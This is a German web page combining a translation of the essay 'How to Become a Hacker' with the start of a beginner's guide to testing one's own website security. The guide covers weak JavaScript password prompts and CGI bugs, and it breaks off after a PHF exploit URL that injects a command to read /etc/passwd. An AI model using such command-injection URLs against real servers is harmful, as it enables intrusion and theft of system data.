ins Leben rief. Es gibt noch eine andere Gruppe, die sich lautstark als Hacker bezeichnet, diesen Namen aber in keinster Weise verdient. Es sind Menschen (meist pubertierende männliche Wesen), welche einen Spaß daran haben, in Computer einzubrechen und das Telefonnetz zu zerstören. Echte Hacker nennen diese Leute "Cracker" und wollen mit ihnen nichts zu tun haben. Wirkliche Hacker halten Cracker für ein faules, unverantwortliches und nicht besonders schlaues Pack, denn genauso wenig wie man durch das Knacken von Sicherheitscodes ein Hacker wird, wird man durch das Kurzschließen eines Autos zu einem KFZ - Mechaniker. Unglücklicherweise sind viele Journalisten und Schreiber darauf verfallen, das Wort Hacker als Beschreibung von Cracker zu verwenden; dies verärgert echte Hacker ungemein... Der grundlegende Unterschied ist dieser: Hacker bauen Dinge auf, Cracker zerstören sie. Wenn du ein Hacker werden willst, lies weiter. Wenn du aber ein Cracker werden willst, geh, lies die Newsgroup alt.2600 und bereite dich darauf vor fünf bis zehn Jahre im Knast zu verbringen, nachdem du herausgefunden hast, daß du doch gar nicht so schlau bist, wie du gedacht hast. Und dies ist alles, was ich über Cracker zu sagen habe! DIE HACKER - EINSTELLUNG Hacker lösen Probleme und bauen Dinge auf, sie glauben an Freiheit und freiwillige, gegenseitige Hilfe. Um als Hacker akzeptiert zu werden, mußt du dich verhalten als hättest du diese Einstellung. Um dich aber so zu verhalten, als hättest du diese Einstellung, mußt du wirklich an sie glauben. Wenn du nun aber glaubst, die Hacker-Einstellung sei der Schlüssel zu deiner Akzeptanz durch die Gemeinschaft, liegst du falsch. Ein Mensch zu werden, der diese Eigenschaften glaubt und verinnerlicht hat, ist wichtig für dich selbst, sie helfen dir, leichter zu lernen und halten dich motiviert. Genau wie in allen Künsten ist es am effektivsten das Denken der Meister zu imitieren - nicht nur von der Wissensseite, sondern auch von der emotionalen. 1. Die Welt ist voll von faszinierenden Problemen, die alle nur darauf warten, gelöst zu werden. Ein Hacker zu sein, bedeutet jede Menge Spaß, aber es ist eine Art von Spaß, die viel Anstrengung erfordert. Anstrengung zu vollbringen, setzt Motivation voraus. Erfolgreiche Athleten bekommen ihre Motivation aus einer Art körperlichen Hochgefühls, wenn sie ihre Körper trainieren oder wenn sie sich bis über ihre Leistungsgrenzen hinaus verausgaben. So ähnlich geht es dem Hacker, er muß eine grundlegende Erregung verspüren, wann immer er ein Problem lösen, seine Fähigkeiten erweitern oder seinen Geist trainieren konnte. Wenn du keine Person bist, die schon von Natur aus so fühlt, mußt du eben eine werden, wenn du ein Hacker werden willst, denn sonst wirst du schnell bemerken, daß deine

Hacker-Energie von Ablenkungen wie Sex, Geld oder sozialer Anerkennung verbraucht wird. (Du mußt außerdem eine Art von Glauben in deine eigene Lernfähigkeit entwickeln - einen Glauben, der dich dazu bringt, daß auch, wenn du keinen blassen Schimmer haben solltest, wie du das gesamte Problem lösen kannst, wenn du nur ein kleines Stück löst und davon lernst, du genug gelernt haben wirst um das nächste Stückchen zu lösen -- und so weiter, bis du es irgendwann geschafft hast.) 2. Niemand sollte jemals gezwungen sein, ein Problem zweimal zu lösen. Kreative Köpfe sind wertvoll und selten. Sie sollten nicht darauf verschwendet werden, das Rad noch einmal zu erfinden, wenn doch so viele wunderbare neue Probleme darauf warten gelöst zu werden. Um wie ein Hacker zu handeln, mußt du glauben, daß die Zeit, die einem Hacker zum Denken zur Verfügung steht, kostbar ist - so kostbar, daß es beinahe eine moralische Pflicht ist deine Informationen zu teilen, Probleme zu lösen und die Lösung weiterzugeben, damit andere Hacker sich neuen Problemen zuwenden können, anstatt andauernd bereits gelösten wieder aufrollen zu müssen. (Das bedeutet nicht, daß du alle Errungenschaften deiner Kreativität weggeben mußt, obwohl denjenigen, die dies tun, der höchste Respekt entgegengebracht wird. Es ist mit den Hackerwerten vereinbar, genug zu verkaufen, um sich mit Computern, Essen und einem Dach über dem Kopf zu versorgen. Es ist vertretbar Hacker-Fähigkeiten einzusetzen, um eine Familie zu versorgen oder sogar um reich zu werden, solange du nie vergißt, daß du ein Hacker bist, während du all dies tust.) 3. Langeweile und Schufterei sind bösartig. Hacker (generell alle kreativen Leute) sollten niemals gelangweilt sein oder dazu genötigt sein stumpfsinnige, sich ständig wiederholende Arbeit zu tun, weil dies natürlich bedeutet, daß sie nicht das tun, was nur sie tun können - nämlich neue Probleme lösen. Diese Verschwendung schadet allen. Also sind Langeweile und Plackerei nicht nur einfach unangenehm, sondern mehr oder weniger bösartig. Um sich wie ein Hacker zu benehmen, mußt du dies stark genug glauben, um die langweiligen Arbeiten so weit wie möglich wegautomatisieren zu wollen, nicht nur für dich selbst, sondern auch für alle anderen Menschen (besonders andere Hacker). (Es gibt eine Ausnahme von dieser Regel. Hacker tun manchmal Sachen, welche auf den ersten Blick langweilig und stumpfsinnig erscheinen, aber in Wirklichkeit dazu dienen zu üben, den Kopf frei zu kriegen, eine Fähigkeit zu erwerben oder eine bestimmte Erfahrung zu erlangen, welche andersartig nicht erreicht werden kann. Aber dies ist absolut freiwillig - niemand, der bei klarem Verstand ist, sollte jemals zu Langeweile gezwungen werden.) 4. Freiheit ist gut. Hacker sind von Natur aus antiautoritär veranlagt. Jeder, der dir Befehle geben kann, kann dich auch davon abhalten das Problem zu lösen, das dich gerade fasziniert - und wird - dies ist einfach die Art, nach der autoritäre Gehirne arbeiten - ein paar furchtbar blödsinnige Gründe finden, damit er dies auch tun kann. Autoritäre Einstellungen müssen bekämpft werden, wo immer sie gefunden werden, damit sie nicht dich und andere Hacker ersticken. (Dies ist nicht das selbe, wie alle Autoritäten zu bekämpfen. Kinder müssen angeleitet werden und Kriminelle aufgehalten werden. Ein Hacker wird darüber hinaus manchen Arten von Autorität zustimmen und sie akzeptieren, wenn er dadurch etwas bekommt, was für ihn wertvoller ist, als die Zeit, die er mit dem Befolgen der Befehle verbringt. Aber dies ist ein begrenzter, beabsichtigter Handel; aber die Art der persönlichen Unterwerfung, die Autoritäten verlangen, kann man nicht mehr als ein Angebot betrachten.) Autorität gedeiht auf dem Boden der Zensur und Geheimhaltung, sie mißtraut freiwilliger Zusammenarbeit und freiheitlicher Aufteilung der Informationen - die einzige "Zusammenarbeit", die sie gerne sehen ist diese, die unter ihrer Kontrolle steht. Wenn du also wie ein Hacker handeln willst, mußt du eine instinktive Feindschaft gegenüber Zensur, Geheimhaltung und dem Einsatz von Gewalt oder Betrug entwickeln, und du mußt bereit sein, nach diesem Glauben zu handeln. 5. Einstellung ist kein Ersatz für Können und Wissen. Um ein Hacker zu sein mußt du diese Einstellung, wenigstens größtenteils, teilen. Aber eine Einstellung nur zu übernehmen macht dich genausowenig zu einem Hacker, wie sie dich zu einem Rock Star oder hervorragenden Athleten machen wird. Um ein Hacker zu werden, benötigst du Intelligenz, Übung, Hingabe, und du

wirst viel harte Arbeit vor dir haben. Deshalb mußt du lernen, fremden Einstellung zu mißtrauen und Kompetenz jedweder Art zu respektieren. Hacker werden es nicht zulassen, daß Angeber ihre Zeit verschwenden, aber sie verehren Können - besonders Kompetenz im Hacken, aber Kompetenz generell ist auch gut. Kompetenz in gefragten Fähigkeiten, die nur wenige beherrschen ist besonders gut, und Kompetenz in gefragten Fähigkeiten, die geistige Klarheit, Geschicklichkeit und Konzentration erfordern, ist das absolut Beste. Wenn du Können und Wissen schätzt, wirst du Freude daran haben, sie in dir selbst zu entwickeln - die harte Arbeit und die Hingabe werden von solch einer Intensität sein, daß sie eher einem Spiel ähneln als Schufterei. Dies ist absolut überlebenswichtig, wenn du ein Hacker werden willst. GRUNDLEGENDE HACKER - FÄHIGKEITEN Die Hackereinstellung ist wichtig, aber die Hacker-Fähigkeiten sind es noch viel mehr. Einstellung ist kein Ersatz für Können, und es gibt einen Sammlung von Fähigkeiten, welche du unbedingt haben mußt, bevor irgendein Hacker davon träumen wird, dich einen Hacker zu nennen. Diese Werkzeugkiste des Hackers verändert sich nur langsam. Der Wandel findet in dem Maße statt, indem der technische Fortschritt neue Fähigkeiten erfordert und alte überflüssig macht. Zum Beispiel, ist Maschinensprachprogrammierung früher eine Bedingung gewesen, während HTML bis vor kurzem keine Rolle spielte. Aber Ende 1996 kann man mit ziemlicher Klarheit die folgenden Punkte hinzuzählen: 1. Lerne zu programmieren. Dies ist natürlich die wichtigste Hackerfähigkeit. 1997 ist die Sprache, die du auf jeden Fall lernen mußt, C (obwohl es nicht diejenige sein sollte, die du als erstes lernst). Aber du bist einfach kein Hacker, oder eben hauptsächlich nur ein Programmierer, wenn du nur eine Sprache kennst - du mußt lernen, Probleme des Programmierens in einer allgemeinen Form zu betrachten, unabhängig von der jeweiligen Umsetzung in die verschiedenen Sprachen. Um ein echter Hacker zu werden, mußt du an den Punkt gelangen, wo du eine neue Sprache innerhalb von Tagen lernen kannst, weil du den Inhalt des Handbuchs direkt zu dem in Beziehung setzen kannst, was du bereits weißt. Dies bedeutet, du solltest viele verschiedene Ansätze, sprich Programmiersprachen, dir zu eigen machen. Neben C, solltest du mindestens LISP und Perl lernen (Java pocht hart auf das Recht hier genannt zu werden). Neben ihrer Bedeutung als die wichtigsten Hackersprachen stellen diese Programmiersprachen sehr differenzierte Annäherungen an die Programmierung da. Es wird dich auf viele, wertvolle Arten bereichern. Ich kann keine genaue und komplette Beschreibung angeben, wie man lernt zu programmieren - dazu ist diese Fähigkeit zu komplex. Aber ich kann dir sagen, daß du mit Büchern und Kursen nicht sehr weit kommen wirst (viele, vielleicht die meisten Hacker haben sich alles selbst beigebracht). Was du tun mußt, ist (a) Programm-Code lesen und (b) Programm-Code schreiben. Programmieren lernen ist, wie in einer natürlichen Sprache gut schreiben zu lernen. Der beste Weg ist Kode zu lesen, der von Meistern der Programmierung geschrieben wurde, und dann etwas selber zu schreiben, wieder jede Menge zu lesen und ein bißchen zu schreiben, wieder lesen und diesmal mehr zu schreiben... und dies alles so lange zu wiederholen, bis du beginnst Stärken und Effizienz in deinen Arbeiten zu entwickeln. Guten Programmkode zu finden, der sich zum Lesen eignet, war früher ziemlich schwer, weil es einfach so wenig große Programme als Quelltext für Grünschnäbel zum Lesen und Herumbasteln gab. Dies hat sich dramatisch geändert, kostenlose Software, kostenlose Programmierwerkzeuge und kostenlose Betriebssysteme (alles als Quelltext verfügbar und alles von Hackern geschrieben) ist jetzt weitgehend verfügbar. Was uns nahtlos zu unserem nächsten Thema bringt... 2. Hol dir eins der kostenlosen UNIXe und lerne wie man es benutzt und betreibt. Ich nehme an, du hast einen PC oder kannst auf einen zugreifen (diese Kids von heute haben es so einfach :-)). Der einzige wichtige Schritt, den jeder Newbie in Richtung des Erwerbes von Hackerfähigkeiten tätigen kann, ist es sich eine Kopie von Linux oder von einem der kostenlosen BSD-UNIXe zu besorgen, diese auf einem PC zu installieren und sie zu starten. Klar, es gibt noch andere Betriebssysteme in der Welt außer UNIX. Aber sie werden in binärer Form ausgeliefert - du kannst also den Kode weder lesen noch verändern. Unter DOS, Windows oder MacOS hacken zu lernen ist, wie wenn du mit einer Zwangsjacke Ballett

tanzen lernen sollst. Außerdem ist UNIX das Betriebssystems des Internets. Während du das Internet benutzen kannst ohne UNIX zu kennen, kann du kein Internet-Hacker sein ohne UNIX zu verstehen. Dies ist der Grund warum die Hacker-Gemeinde heutzutage stark UNIX-zentriert ist. (Dies war nicht immer so, und manche Hacker aus den alten Zeiten sind ganz und gar nicht glücklich damit, aber das Zusammenspiel zwischen UNIX und dem Internet scheint so stark geworden zu sein, daß sogar Microsofts Muskel sie nicht zu trennen vermag.) Um mehr über UNIX zu lernen ließ The Loginataka. Wenn du Linux haben möchtest, lies Where to get LINUX. 3. Lerne das Web zu benutzen und HTML-Kode zu schreiben. Die meisten Dinge, die die Hacker-Kultur geschaffen hat, tun ihre Arbeit außerhalb der Sichtweite des Normalsterblichen, hinter den Mauern von Fabriken, Universitäten, Büros ohne Auswirkung auf das Leben der Nichthacker. Das Web ist die eine, große Ausnahme, das große, glänzende Hackerspielzeug, dessen weltverändernde Eigenschaften sogar Politiker zugeben. Allein wegen dieses Grundes (und wegen vielen anderen noch dazu) mußt du lernen, wie man mit dem Web umgeht. Das heißt jetzt nicht, daß du nur einen Browser bedienen können mußt (das kann jeder), sondern, daß du HTML, die Präsentationssprache des Webs, schreiben lernst. Wenn du keine Ahnung hast wie man programmiert, wird dir das Schreiben von HTML ein paar geistige Verhaltensweisen beibringen, die dir beim Lernen einer Programmiersprache helfen werden. So baue dir also deine eigene Homepage. Aber einfach nur eine Homepage zu haben, ist nicht einmal annähernd genug, um dich zu einem Hacker zu machen. Es gibt Tausende Homepages im Web. Die meisten sind sinnloser, gehaltloser Dreck - zugegeben, sehr schicker Dreck, aber doch nichts anderes als Dreck (mehr über dieses Thema gibt's auf der The HTML Hell Page). Um betrachtenswert zu sein muß deine Seite Inhalt haben - sie muß interessant und/oder nützlich für andere Hacker sein, was uns auch schon wieder zum nächsten Thema bringt... STATUS IN DER HACKER - GEMEINSCHAFT Wie in den meisten Kulturen ohne Geldwirtschaft, basiert die Hackergemeinde auf dem Ruf und Ansehen der Mitglieder. Du versuchst interessante Probleme zu lösen, aber wie interessant und wie gut deine Lösungen wirklich sind, entscheiden nur diejenigen, die dir ebenbürtig oder überlegen sind. Folglich, wenn du das Hacker-Spiel spielst, wirst du lernen dich hauptsächlich auf Grunde der Achtung und der Haltung der anderen Hacker gegenüber deinen Fertigkeiten einzuschätzen (,deshalb bist du auch kein Hacker, solange andere Hacker dich nicht so nennen). Diese Tatsache wird durch das Bild des Hacker als Einzelgängers und dem Hacker-Tabu, daß das Ego oder Wertschätzung von anderen Menschen überhaupt in irgendeiner Weise einen Einfluß auf die Motivation eines Einzelnen haben könnten (mittlerweile abflauend, aber immer noch existent), getrübt. Im Fachjargon ist die Hacker-Gemeinde das, was die Antropologen eine "gift culture" (Schenkkultur) nennen. Status und Anerkennung können in ihr weder durch Beherrschung von anderen Menschen, noch durch Schönheit, Besitz usw. erreicht werden, sondern nur, indem man Dinge freiwillig weggibt. Genaugenommen, indem du deine Zeit, Kreativität und Ergebnisse deiner Fähigkeiten mit anderen Menschen teilst. Hier eine Liste der 5 Dinge, die du tun kannst, um dir den Respekt der Hacker zu verdienen: 1. Schreibe Software, die jeder kostenlos benutzen kann. Der erste (, zentralste und traditionellste) Punkt besteht darin, Programme zu schreiben, welche andere Hacker als nützlich und/oder unterhaltsam ansehen und diese der gesamten Hacker-Kultur zur Verfügung zu stellen. Die höchst verehrten Halbgötter der Hackergemeinde sind diejenigen, die große und fähige Programme geschrieben haben, welche ein weitverbreitetes Bedürfnis decken, und sie danach zur kostenlosen Nutzung freigestellt haben. 2. Hilf dabei, kostenlose Software zu testen und Fehler zu finden Man kann auch helfen, indem man Fehler in kostenloser Software sucht. In dieser unvollkommenen Welt verbringen wir zwangsläufig die meiste Zeit in der Fehlersuche. Das ist der Grund, warum jeder Autor von kostenloser Software, der noch bei Sinnen ist, dir bestätigen wird, daß ein guter Beta-Tester (, der weiß, wie man Symptome präzise beschreibt, Fehlerquellen lokalisiert, Fehler einer frühen Version toleriert und bereit ist, ein paar Test-Durchläufe zu machen) mehr wert ist als sein Gewicht in Gold aufgewogen. Sogar ein einzelner Beta-Tester ist manchmal genug um

einen erschöpfenden, langatmigen Alptraum in eine lehrreiche Fehlersuche zu verwandeln, die kaum noch ein Ärgernis darstellt. Wenn du ein Newbie bist, versuche, ein in der Entwicklung steckendes Programm zu finden, welches dich interessiert, und versuche ein guter Beta-Tester zu sein. Es ist ein natürlicher Prozeß vom Testen eines Programmes zum Durcharbeiten eines Programms zum Verändern eines Programmes. Du wirst eine Menge daraus lernen und jede Menge gutes Karma bei den Leuten erzeugen, denen du geholfen hast und die dir auch helfen werden. 3. Veröffentliche nützliche Informationen Eine andere gute Sache ist es, interessante und nützliche Informationen zu sammeln und diese in Form von Web-Seiten oder FAQs (Frequent Asked Questions - Häufig gestellte Frage) verfügbar zu machen. Diejenigen Hacker, die große, technische FAQs warten und erweitern sind fast so hoch angesehen wie Freeware-Autoren. 4. Hilf mit die Grundstruktur am Leben zu halten Die Hacker Kultur (und die technische Weiterentwicklung des Internets insbesondere) lebt von der Arbeit von Freiwilligen. Es gibt einen Haufen unrühmlicher Arbeit, die getan werden muß, damit alles weiter gehen kann - Leiten von e-Mail-Listen, Moderieren von Newsgroups, Warten von großen Software-Archiven, Entwickeln von RFC und anderen technischen Standarts, sind nur die bekanntesten Bespiele. Leuten, die diese Art von Arbeit gut machen, wird viel Respekt entgegengebracht, weil jeder weiß, daß diese Arbeiten Zeit in großen Massen verschlingen und wohl kaum so viel Spaß machen, wie mit Programmkode zu spielen. Diese Arbeit zu tun erfordert viel echte Hingabe. 5. Hilf der Hacker Kultur selbst. Schließlich und endlich, kann du helfen, indem du die Hackergesellschaft propagierst (indem du z.B. genaue Anleitungen schreibst, wie man ein Hacker werden kann :-)). Dies ist etwas, zu was du erst in der Lage sein wirst, wenn du schon eine Weile dabei und bekannt für eine der ersten vier Dinge geworden bist. Die Hackerkultur kennt keine Anführer, aber es gibt Helden der Kultur, Geschichtsschreiber und Sprecher. Wenn du lange genug im Schützengraben lagst, mag es sein, daß du in eine dieser Positionen hinein wächst. Achtung: Hacker mißtrauen zu viel offensichtlichem Selbstbewußtsein bei ihren Oberen, weshalb es gefährlich ist offenkundig nach diesem Ruhm zu streben. Anstatt dafür zu kämpfen, solltest du dich lieber so anstellen, daß sie dir ganz von selbst in den Schoß fällt, und dann sei bescheiden und dankbar für deinen Status. DIE HACKER / NERD VERBINDUNG Aller landläufigen Meinung zum Trotz mußt du kein Nerd sein, um ein Hacker werden zu können (Anmerkung des Übersetzers: Nerd ist eine Art Computer-Fanatiker, der sich total von der Außenwelt abschirmt, Computer-Freak ist vielleicht die beste Übersetzung). Natürlich kann es ziemlich nützlich sein, und viele Hacker sind in der Tat Nerds. Ein sozialer Grenzfall zu sein, kann dir helfen, dich auf die wichtigen Dingen wie Hacken und Denken zu konzentrieren. Aus diesem Grund haben viele Hacker die Bezeichnung 'Nerd' für sich selbst angenommen oder benutzen sogar den noch härteren Begriff 'Geek' wie eine Art Auszeichnung - es bedeutet für sie oft die Unabhängigkeitserklärung vom sozialen Normalbild der Alltagsgesellschaft. Besuche The Geek Page, um genaueres zu erfahren. Wenn du es schaffst, dich genug aufs Hacken zu konzentrieren, darin gut zu sein und auch noch ein normales Leben zu führen, ist das natürlich super. Dies ist heute viel einfacher als es war, als ich ein Newbie war; die Alltagskultur ist heute viel freundlicher zu Technik-Nerds als sie es damals war. Es gibt sogar eine steigende Anzahl von Menschen, die bemerken, daß Hacker oft eine sehr gute Partie als Freund/Freundin/Ehefrau/Ehemann abgeben. Mehr Informationen gibt's hier: Girl's Guide to Geek Guys (Anmerkung des Übersetzers: deutsche Übersetzung auf meiner Homepage). Wenn du hacken möchtest, weil du kein Leben oder keinen Sinn im Leben hast, ist das auch in Ordnung - du wirst wenigstens nie das Problem haben, daß du dich nicht mehr konzentrieren kannst. Vielleicht wirst du später deinen Zugang zum Leben, vielleicht sogar durchs Hacken, finden. ZUSÄTZLICHE PUNKTE BETREFFEND DES STILS Nochmal, um ein Hacker zu sein, mußt du die Hacker Gedankenwelt betreten. Es gibt ein paar Sachen, die du tun kannst, wenn du keinen Zugang zu einem Computer hast. Sie sind kein Ersatz für das Hacken (es gibt nichts, was wirklich ein Ersatz wäre) aber viele Hacker tun sie und haben das Gefühl, daß diese Dinge eine Art besitzen, die sie dem Hacken verwandt macht. Lies Science-

Fiction Bücher und besuche Science-Fiction Kongresse (ein guter Weg Hacker und zukünftige Hacker zu treffen).Studiere die Zen Lehre und/oder lerne eine Kampfsportart (Die geistige Disziplin scheint in wichtigen Punkten übereinzustimmen.)Entwickle ein analytisches Ohr für Musik. Lerne einzigartige Arten von Musik einzuschätzen. Lerne ein musikalisches Instrument zu beherrschen oder wie man singt.Entwickle Verständnis für Wortspiele.Lerne, in deiner Muttersprache sehr gut zu schreiben. (Eine überraschende Zahl von Hackern, inklusive die Besten, die ich kenne, sind fähige Schreiber.)Je mehr Dinge du von diesen bereits tust, desto wahrscheinlicher ist es, daß du von Natur aus ein Hacker bist, oder dafür veranlagt bist. Warum es gerade diese Dinge sind, ist bis heute nicht genau geklärt, aber sie scheinen mit einer Kombination aus Denkprozessen der rechten und linken Gehirnhälfte zu tun zu haben, welche wichtig zu sein scheint (Hacker sind gezwungen sowohl logisch zu begründen, also auch in der Lage zu sein, aus der unmittelbaren Logik der momentanen Betrachtung des Problems auszuscheren). Schließlich noch ein paar Dinge, welche du nicht tun solltest: Benutze keine dummen, grandiosen Benutzer- oder Bildschirmnamen.Laß dich nicht in FlameWars im Usenet (generell nirgendwo) verwickeln.Nenne dich nicht 'Cyber Punker', und verschwende keine Zeit mit irgend jemanden, der sich so nennt.Schreibe keine e-Mails oder News-Beiträge, die voll von Rechtschreibfehlern oder schlechter Grammatik sind.(Anmerkung des Übersetzers: Tschuldigung...)Das Einzige was man dir zuteil machen wird, ist Spott, wenn du dich so verhältst. Hacker vergessen nicht so schnell - es könnte Jahre dauern, bis du es wieder ausgeglichen hast. ZUSÄTZLICHE QUELLEN Übersetzungen dieses Textes sind in Englisch, Französisch, Spanisch und Japanisch verfügbar. Die Loginataka bietet einige Stichpunkte über das richtige Erlernen und die Einstellung eines Unix Hackers. Ich habe außerdem A brief History of Hackerdom geschrieben. Peter Seebach wartet ein exzellentes Hacker FAQ für Manager, die endlich mal wissen wollten, wie sie mit Hacker umgehen sollten. Ich habe einen Aufsatz geschrieben, Die Kathedrale und der Basar, welcher die wichtigsten Punkte der Lebensweise der Linux - Kultur erklärt. Er ist auf meiner Aufsatz-Seite (*writings page*) zu finden. HÄUFIG GESTELLTE FRAGEN F Wirst du mir beibringen, wie man hackt? A Seit der ersten Veröffentlichung dieser Seite bekomme ich jede Woche mehrere Anfragen von Leuten, die mich bitten, ihnen "alles übers Hacken beizubringen". Unglücklicherweise, habe ich weder genug Zeit, noch Energie um dies zu tun, meine eigenen Hacker-Projekte verbrauchen 100% meiner Zeit und wollen noch viel mehr. Selbst wenn ich Zeit und Muße hätte, Hacken ist eine Einstellung und eine Fertigkeit, die du dir einfach selbst beibringen mußt. Du wirst herausfinden, daß echte Hacker bereit sind dir zu helfen, du darfst nur nicht erwarten, daß sie dich beachten, wenn du darum bettelst, all ihr Wissen zu bekommen. Lerne zuerst ein wenig. Zeig das du es wirklich versuchst, zeig, daß du wirklich fähig bist, selbständig zu lernen. Dann besuche die Hacker, die dir entsprechen und frage sie. (Anmerkung des Übersetzers: Bitte fragt auch mich nicht, wie man ein Hacker wird, 1. bin ich keiner, 2. bin ich schon dabei, alles was ich über Computer und Programmierung weiß, hier auf dieser Seite zu veröffentlichen.) F Wo kann ich richtig Hacker finden, um mich mit ihnen zu unterhalten? A Eins ist sicher, nicht im IRC (Internet Relay Chat) - das ist was für Flamer und Cracker. Der beste Weg ist es, eine UNIX oder Linux Benutzer Gruppe in deiner Nähe zu finden und zu ihren Treffen zu gehen (es gibt ein Verzeichnis auf der Linux Users' Group Page). F Welche Programmiersprache soll ich als erste lernen? A HTML, wenn du es immer noch nicht weißt. Es gibt Unmengen schlechter HTML-Bücher da draußen und besorgniserregend wenig gute. Ich empfehle: HTML: The Definitive Guide. Wenn du bereit bist, mit echter Programmierung zu beginnen, würde ich Perl oder Python empfehlen. C ist sehr wichtig, ist aber auch sehr viel schwerer. F Wie kann ich anfangen? Wo bekomme ich eine kostenlose UNIX - Version her? A Irgendwo auf dieser Seite habe ich einen Zeiger installiert, wie man an Linux rankommt. Um ein Hacker zu sein, brauchst du Motivation, Initiative, sowie die Eigenschaft eigenständig zu lernen. Beginne JETZT...

Testen der Sicherheit der eigenen Website:

Testen der Sicherheit der eigenen Website und der einbruchs sicherheit des Servers auf dem die Daten gespeichert sind. Das ganze is ziemlich Basic , so richtig Basic und richted sich wirklich nur an Newbies...
Datei : v.1.2 Index :
1.- Javascript passwort abfragen in der WebPage.
2.- CGi Bugs auf dem Server. Lokalisiern und Testen. Zu aller erst sollte gesagt sein das dieses File nur Geschrieben wurde
um die Sicherheit der eigenen Website und des Benutzten fileservers zu testen. Ich Trage keinerlei Haftung für irgend welche Schäden die aufgrund dieser Informationen entstehen... 1. Javascript passwort abfragen in der WebPage

---

Immer wen mir langweilig ist schreib ich kleinere Javascripts und wen ich irgendwie mir anregungen holen will dan kuck ich bei javascripts.com .
Als ich mal wieder bei Javascripts.com durch die gegend gesurft bin hab ich gesehn das es dort Javscripts gibt die deine WebPage "Passwort" sichern sollen. Meine WebPage , mit Passwort gesicher? klingt doch toll !! FALSCH , nicht wen das ganze mit so einem Javscript passiert , und hier warum :
Nummero Uno ist , Javscript ist eine Scripting sprache d.H. sie muss direkt in den quell text eingegeben werden das wiederum heisst das jeder den quell text
(vorausgesetzt er kann ein kleines bischen HTML und Javascript!) lesen und das
Passwort rausfinden. Mal gans davon abgesehn das die ganze Passwort abfrage nur über (Je nach Javascript Version !) Switch/case oder if/else fallunterscheidungen
laufen. Hier mal ein kleines beispiel für so eine "Passwort abfrage" :

```
<SCRIPT language="JavaScript">         passwort=window.prompt("Bitte
Passwort eingeben.","");         if (passwort=="h9J7K3Hds")
        {
         alert("Das von ihnen eingegebene Passwort"<br>"ist Korrekt!");
         location.href="target.htm"
        }

       else
        {
         alert("Das von ihnen eingegebene"<br>"Passwort ist Falsch!");
         location.href="mein.htm"
        }  </SCRIPT>
```

Ich würde mal sagen , jeder der ein bischen logisch denken kann weiß spätestens jetzt
warum man von solchen arten von scripts , die das Passwort intern speichern , die finger
lassen sollte. Ein Normaler Internet Benutzer kommt natürlich nicht auf die idee die seite
zu editiern , warum auch er weiß ja nicht wie, aber jeder andere mensch (mich eingeschlossen)
würde sofort diese kleine Dummheit ohne erbahmen ausnutzen... =) aber da ich euch nicht
einfach so im wind stehen lasse, zeig ich euch ein zweites beispiel.
Ein Javscript was ein freund von mir , DukeCS von der Kryptocrew, mir zugeschikt hatt !
Es ist meiner meinung nach mit das einzigste Javascript was mir in die Finger gekommen
ist was auch was tauch ..... Hier der Source... ------- HTML Quellcode ----------

```
<center> <p> <b>
 <font face="Verdana">
  <font color="#000000">
   <font size=+1>
```

```
    Please enter correct passwort
   </font>
  </font>
 </font>
</b> <FONTCOLOR="#000000">
 <form> </center> <center>
 <table>
  <tr>
   <td>
<input TYPE="Text" NAME="inputbox1" SIZE="12" MAXLENGTH="12">-<input
TYPE="Text" NAME="inputbox2" VALUE="4" SIZE="2" MAXLENGTH="2"></td>
  </tr>   <tr>
   <td ALIGN=CENTER><input TYPE="button" NAME="button" Value="Submit"
onClick="testEncode(this.form)"></td>
  </tr>
 </table>
</center> <center>
</form>
</center> </body>
<script LANGUAGE="JavaScript"> <!--
function testEncode(form) {
      var Ret = encode (form.inputbox1.value, form.inputbox2.value)
        location = Ret + "z.htm"
  } function encode (OrigString, CipherVal) {

Ref="1029384756qpwoeirutzalskdjfhgymxncbv._~QPWOEIRUTZALSKDJFHGYMXNCBV"
        CipherVal = parseInt(CipherVal)
        var Temp=""
        for (Count=0; Count < OrigString.length; Count++) {
                var TempChar = OrigString.substring (Count, Count+1)
                var Conv = cton(TempChar)
                var Cipher=Conv^CipherVal
                Cipher=ntoc(Cipher)
                Temp += Cipher
        }
        return (Temp)
} function cton (Char) {
        return (Ref.indexOf(Char));
} function ntoc (Val) {
        return (Ref.substring(Val, Val+1))
}
// --> </script> --------- HTML Quellcode --------- Das eingegebene
Passwort wird durch einen algorihtmus gejagt , dem end-ergebnis wird
dan einfach ein "z.htm" angehängt und nach der site wird dan gesucht d.h.
die einzigste
möglichkeit dies Passwort abfrage zu knacken ist mir einer Bruteforce
methode. Und es
gibt ja nur allein 9'999'999'999'990 verschiedene möglichkeiten wen man NUR
zahlen im
Passwort benutzt , man kann natürlich aber acuh noch Buchstaben einfügen...
und dan
wirds richtig spassig.. also. Ich hoffe das dieser abschnit euch ein wenig
über die
Richtige einsetzung von Passwort abfragen die in Javascript geschrieben
sind..... 2. CGi Bugs auf dem Server. Lokalisiern und Testen.
Nuhn da wir geklärt haben das wir keinerlei PW abfragen in Javscript auf
die Seite stellen sollten wir uns den CGi Bugs nähern. Was sind CGi Bugs ?
```

CGi Bugs das sind fehler in CGi Scripts die auf dem Server im /Cgi-bin verzeichnis
gelagert sind , diese scripts sind z.B dazu da Counter zu betreiben jedoch kann man , sofehrn ein Fehler vorhanden ist, einzelne CGi Bugs auch zu anderen dingen wie z.B.
dem oeffnen von Datein oder dem ausführen von Programmen auf dem Loakeln Server
benutzen.... Wie finde ich CGi Bugs auf meinem Server ?
Die eine Methode währe das man sich hinsetzt und einen Bug nacheinander ausprobiert
das ganze kann aber ne ganze weile dauern , ne alternative dazu währe eine c Programm
was das CGi-bin verzeichnis des Servers abfragt und uns dan erzählt was für CGi Scripts auf dem Server gelagert sind. Hier der Source Code zu einem CGi Scanner :
(Ich hab leider keine planung in wie Fehrn der Uptodate is , kuck einfach im netz
nach dem neusten!!!).... Hier der Source von einem meiner Favroit Scanner.... CGi Scanner v1.51.1 von CKS & fdisk in datei cgichk1_51_1.c
...nun dürftet ihr, nach dem ihr den Scanner benutzt habt,
eine liste mit den auf dem Server benutzten CGi's vor euch haben,
uch werde hier nicht die Beschreibungen zu all den 71 CGis und was man da mit machen
kann rein schreiben aber ich werde ein par der basics aufzehlen.. Der PHF Bug : Falls ihr auf dem Server das cgi findet benutzt folgende Befehlszeile
in um auszuprobiern ob es fehlerhaft ist : http://DOMAIN/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd ..bei DOMAIN traget ihr dan die Adresse des Servers ein welches ziemlich
